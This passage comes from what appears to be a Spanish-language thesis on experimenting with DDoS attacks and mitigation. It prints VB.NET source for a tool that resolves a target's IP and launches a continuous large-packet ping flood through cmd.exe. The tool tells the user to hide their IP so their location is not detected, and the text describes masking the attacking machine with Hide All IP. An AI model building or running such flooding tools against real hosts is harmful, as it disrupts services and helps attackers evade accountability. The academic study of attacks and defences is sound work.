

Figura 23. Flujograma para la experimentación de las técnicas de mitigación DDoS - II

Fuente: Elaboración propia.



Figura 24. Flujograma para la experimentación de las técnicas de mitigación DDoS - III

Fuente: Elaboración propia.

Programa con las rutinas para la experimentación de los ataques DDoS V1.0.

A continuación, se muestran las pantallas principales del programa realizado para llevar a cabo la experimentación de los ataques de denegación de servicios distribuidos. Tal como se puede apreciar en la figura 25, el programa cuenta con una botonera que guía a los usuarios durante el proceso de experimentación.



Figura 25. Programa con las rutinas para la experimentación de los ataques DDoS V1.0.
Fuente: Elaboración Propia

El programa también posee cuadros de diálogo como se puede observar en la figura 26, para orientar al usuario con respecto a las decisiones que debe tomar para efectuar la experimentación.



Figura 26. Programa con las rutinas para la experimentación de los ataques DDoS V1.0.
Fuente: Elaboración Propia

Con la aplicación, llamada Hide All IP, se pudo esconder la dirección original del computador desde donde se realizó el ataque y se generó otra dirección IP, seleccionando el país desde donde se deseaba obtener la nueva dirección y, posteriormente, se procedió a presionar el botón Connect. Tal como se puede observar en la Figura 27.



Figura 27. Software Hide All IP se utiliza para esconder la dirección IP del Computador y Generar otra dirección IP

Fuente: Elaboración propia.

El programa para la experimentación de los ataques DDoS V1.0, ofrece la posibilidad de incorporar diferentes valores de números de paquetes o datos, para el ataque, a la dirección IP seleccionada a fin de estudiar los posibles comportamientos, como se puede observar en la Figura 28.



Figura 28. Programa con las rutinas para la experimentación de los ataques DDoS V1.0. Fuente: Elaboración propia.

El programa muestra los diferentes valores de respuesta a la dirección de ataque, como número de paquetes en bytes, tiempo de latencia y tiempo de vida, generadas por las peticiones constantes, como se puede observar en la Figura 29.



Figura 29. Programa con las rutinas para la experimentación de los ataques DDoS V1.0.

Fuente: Elaboración propia.

Con el propósito de presentar un ejemplo, se muestra la codificación del cuerpo principal del programa con las rutinas para la experimentación de los ataques DDoS, tal como se observa en las Figuras 30, 31 y 32 respectivamente, el código completo del programa se encuentra en el Anexo 06.

```
Private Sub IP_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles IP.Click
    'BUSCA LA IP
    Dim SU_IP As IPAddress()
    Try
        SU_IP = Dns.GetHostAddresses(TextBox2.Text)
        For I = 0 To SU_IP.Length - 1
            TextBox4.Text = (SU_IP(I)).ToString
        Next
    Catch ex As Exception
        MsgBox(ex.Message)
    End Try
    Label3.Text = "DIRRECIÓN IP"
End Sub
```

Figura 30. Código del botón para encontrar la dirección IP.

Fuente: Elaboración propia.

```
Private Sub ataqueddos_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
ataqueddos.Click
        Dim mensaje As Integer
        Dim candatos As Integer
        "candatos = Val(Txtcantidaddedatos.Text)
        "candatos = 5000
        mensaje = MessageBox.Show("ANTES DE COMENZAR EL ATAQUE AL HOST SELECCIONADO
DEBES ESCONDER TU IP PARA QUE NO DETECTEN TU UBICACIÓN")
        candatos = InputBox("Introduzca el Numero de paquetes o datos")
        "If mensaje = 6 Then
        If mensaje = 1 Then
            If TextBox1.Text = "" Then
                MessageBox.Show("POR FAVOR NO DEJAR ESPACIO EN BLANCO", "ERROS DE
ENTRADA DE DATOS", MessageBoxButtons.OK, MessageBoxIcon.Error)
            Else
                If IsNumeric(TextBox1.Text) Then
                    "MessageBox.Show("solo host de paginas web", "erroe de entrada de datos",
MessageBoxButtons.OK, MessageBoxIcon.Error)
                    "Txthost.Text = ""
                    Dim msdos As String
                    msdos = "ping " + TextBox1.Text & " -t" & " -l " & candatos
                    Shell("cmd.exe /k" & msdos)
                Else
                    Dim msdos As String
                    msdos = "ping " + TextBox1.Text & " -t" & " -l " & candatos
                    Shell("cmd.exe /k" & msdos)
                End If
            End If
        Else
            End
        End If
    End Sub
```

Figura 31. Código del botón para realizar la experimentación de los ataques DDoS

Fuente: Elaboración propia.

```
Private Sub cancelarataque_Click(ByVal sender As System.Object, ByVal e As System.EventArgs)
Handles cancelarataque.Click
        Dim y As Integer
        y = MessageBox.Show("¿Desea salir de la aplicación?", "Salir", MessageBoxButtons.YesNo,
MessageBoxIcon.Question)
        If y = 6 Then
            Dim msdos As String
            msdos = "ctrl c "
            Shell("cmd.exe /k" & msdos)
            msdos = "exit "
            Shell("cmd.exe /k" & msdos)
            End
        Else
            Dim myprocesses() As Process
            Dim myprocess As Process
            myprocesses = Process.GetProcessesByName("cmd")
            For Each myprocess In myprocesses
                myprocess.CloseMainWindow()
            Next
        End If
    End Sub
```

Figura 32. Código del botón cancelar la experimentación de los ataques DDoS.

Fuente: Elaboración propia.

Programa con las rutinas para la experimentación de las técnicas de mitigación de ataque DDoS V1.0.

A continuación, se muestran las pantallas principales del programa realizado para llevar a cabo la experimentación de las técnicas de mitigación de ataques DDoS. En cada prueba de las técnicas de mitigación de ataque DDoS, se logran obtener valores relacionados con el envío de paquetes, el uso de la memoria RAM y la carga de CPU, como se puede observar en la Figura 33.



Figura 33. Programa con las rutinas para la experimentación de las técnicas de mitigación de ataque DDoS V1.0

Fuente: Elaboración propia.

